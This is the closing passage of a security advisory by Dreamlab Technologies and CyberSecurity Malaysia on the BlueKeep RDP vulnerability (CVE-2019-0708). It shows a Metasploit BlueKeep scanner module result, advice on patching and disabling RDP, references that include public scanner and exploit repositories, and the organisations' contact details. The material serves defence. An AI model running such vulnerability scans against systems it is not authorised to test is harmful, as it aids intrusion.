[*] Auxiliary module execution completed
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) >
```

System patched, no longer vulnerable to BlueKeep

## BEST PRACTICES


Here are some best practices that can help reduce your exposure to threats that may exploit BlueKeep:

- Patch and keep your system and applications updated – as per previous guide.
- Disable any direct RDP access from any external networks and limit internal usage.

**The exploit is not successful when RDP is disabled.**

**To disable RDP on Windows 7 and Windows Server 2008:**


1. Go to Start → *Computer* → *Properties* → *Remote Settings*
2. On the Remote tab, disable the Remote Desktop by selecting the option “*Don't allow connections to this computer*”.



Disable Remote Desktop on Windows 7/2008

**Disable the use of RDP: if the RDP isn't really needed, the best option would be to disable it. To do this in Windows XP/2003:**

1. Go to Start → *Computer* → *Properties* → *Remote Settings*
2. on the Remote tab, uncheck the option “*Allow users to connect remotely to this computer*”.



Disable Remote Desktop on Windows XP/2003

For example, by disabling port 3389 when not in use, it can help prevent threats from starting connections to systems behind the firewall.

## CONCLUSION

Hackers will utilize any accessible window of exposure to compromise its network and the systems connected to it.

*BlueKeep* (CVE-2019-0708), made global headlines given the sizable threat it carries: its severity rating is 9.8 out of 10, **which makes it critical.**

It is important to keep in mind that exploiting *BlueKeep* does not require user interaction. It is also “wormable”, meaning it is self-propagating and potentially as harmful as *EternalBlue* (by ‘WannaCry’) which has been identified as one of the most devastating ransomware attacks in the entire history of cyber-attacks.

Exploit code is coming—it is simply a matter of when.

While there have been no reports of active attacks, it is only a matter of time before hackers integrate the exploit into their malware. Dreamlab highlights the importance of patching your systems to this vulnerability, to lower its potential impact and protect your systems, so they won’t be contributors to the future toll of affected systems.

## REFERENCES

- Blogger, G. (2019, May 28). CVE-2019-0708: A Comprehensive Analysis of a Remote Desktop Services Vulnerability. Retrieved from <https://www.zerodayinitiative.com/blog/2019/5/27/cve-2019-0708-a-comprehensive-analysis-of-a-remote-desktop-services-vulnerability>
- Robertdavidgraham. (2019, June 08). Robertdavidgraham/rdpscan. Retrieved from <https://github.com/robertdavidgraham/rdpscan>
- CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check. (n.d.). Retrieved from [https://www.rapid7.com/db/modules/auxiliary/scanner/rdp/cve\\_2019\\_0708\\_bluekeep](https://www.rapid7.com/db/modules/auxiliary/scanner/rdp/cve_2019_0708_bluekeep)
- Ekultek. (2019, June 14). Ekultek/BlueKeep. Retrieved from <https://github.com/Ekultek/BlueKeep>
- RDP Stands for „Really DO Patch!“ - Understanding the Wormable RDP Vulnerability CVE-2019-0708. (2019, June 03). Retrieved from <https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/rdp-stands-for-really-do-patch-understanding-the-wormable-rdp-vulnerability-cve-2019-0708/>
- Trendmicro.com. (2019). Nearly 1 Million Systems Affected By ‚Wormable‘ BlueKeep Vulnerability (CVE-2019-0708) - Security News - Trend Micro USA. [online] Available at: <https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/nearly-1-million-systems-affected-by-wormable-bluekeep-vulnerability-cve-2019-0708>
- Nacsa.gov.my. (2019). NACSA | Announcement. [online] Available at: <https://www.nacsa.gov.my/announce10.php>



Since 1998, Dreamlab Technologies has supported private and governmental organisations. Our main activities include strategic consulting, audit and education.

We also focus on the conception, realisation, integration, operation and the maintenance of cybersecurity solutions based on open standards. We have comprehensive experience in fraud cases, as well as targeted malware attacks.

Since 2003, Dreamlab has officially represented the Institute for Security and Open Methodologies (ISECOM) in Switzerland, France, Germany and Chile. ISECOM is an international non-profit organisation that develops open standards for IT security and business integrity testing. It is the editor of the Open Standards Security Testing Methodology

Manual (OSSTMM), the most widely spread standard for information security testing. Through its close partnership with ISECOM and an active collaboration in setting new standards, Dreamlab is always up-to-date and even ahead of the curve.

Being an honorary member of the security section of the Swiss Informatics Society, a member of the OpenTCPA Research Group and the World Wide Web Consortium (W3C) means we are a part of the newest developments in IT security. Our clients directly benefit from this wealth of knowledge, network of contacts and from the insights into development and future marketplaces.

Since 2008, Dreamlab has focused on cybersecurity services in order to support our clients in preventing cyber attacks and through investigating incidents.

## IN COLLABORATION WITH



CyberSecurity Malaysia is the national cyber security specialist agency under the purview of the Ministry of Science, Technology and Innovation (MOSTI).

CyberSecurity Malaysia is formerly known as the National ICT Security and Emergency Response Centre (NISER). NISER was launched by the Deputy Prime Minister of Malaysia on 10 April 2001.

CyberSecurity Malaysia was established when the Cabinet Meeting on 28 September 2005, through the Joint Cabinet Notes by the Ministry of Finance (MOF) and Ministry of Science, Technology and Innovation (MOSTI) No. H609/2005 agreed to establish NISER as a National Body to monitor the National e-Security aspect, spun it off from MIMOS to become a separate agency, incorporate it as a Company Limited-by Guarantee, and place it under the supervision of MOSTI.

The Malaysian Government gazetted the role of CyberSecurity Malaysia by Order of the Ministers of

Federal Government Vol.53, No.13, dated 22 June 2009 (revised and gazetted on 26 June 2013 [P.U. (A) 184 by identifying CyberSecurity Malaysia as an agency that provides specialised cybersecurity services and continuously identifies possible areas that may be detrimental to national security and public safety.

As a specialist agency, CyberSecurity Malaysia is also required to contribute its technical expertise in support of national cyber crisis management, as stated in Paragraph 16.1, Order No. 24 of the Dasar dan Mekanisme Pengurusan Krisis Siber Negara (Policy and Mechanism for National Cyber Crisis Management) by the National Security Council. CyberSecurity Malaysia's mission is to create and sustain a safer cyberspace to promote national sustainability, social well-being and wealth creation. This mission together with the core values - Trust, Impartiality, Proactive - guide us to achieve our vision to be a globally recognised national cyber security reference and specialist centre by 2020.



**CyberSecurity Malaysia,**

Level 5, Sapura@Mines,  
No. 7 Jalan Tasik,  
The Mines Resort City,  
43300 Seri Kembangan,  
Selangor Darul Ehsan,  
Malaysia.

Phone: +603 - 8992 6888

Fax: +603 - 8992 6841

[info@cybersecurity.my](mailto:info@cybersecurity.my)

[cybersecurity.my](http://cybersecurity.my)

**Dreamlab Switzerland**

Dreamlab Technologies AG  
Monbijoustrasse 36  
CH - 3011 Bern

contact@dreamlab.net  
dreamlab.net

**Dreamlab Chile**

Dreamlab Technologies Chile  
Villavicencio 361  
Oficina 113  
CLE - 8320154  
Santiago de Chile

**Dreamlab Bolivia**

Dreamlab Technologies Bolivia  
c/o Cetus Group  
Av. 20 de Octubre 402  
Edificio Torre Zafiro Piso 2  
BOL - 3520 La Paz

**Dreamlab Peru**

Dreamlab Technologies Peru  
Av. Salaverry 3240  
Piso 4  
San Isidro, Lima 27

**Dreamlab Germany**

Dreamlab Technologies Germany  
c/o KDAB  
Reuchlinstraße 10 -11  
DE - 10553 Berlin

**Dreamlab Oman**

Dreamlab Technologies Oman  
Tosca Business Center  
2nd Floor, Office No. 233  
P.O. Box 55  
OM - 133, Al Khuwair

**Dreamlab Malaysia**

Dreamlab Technologies Malaysia  
Level 29-01, Tower A,  
Vertical Business Suite  
Bangsar South, Jalan Kerinchi  
MY - 59200 Kuala Lumpur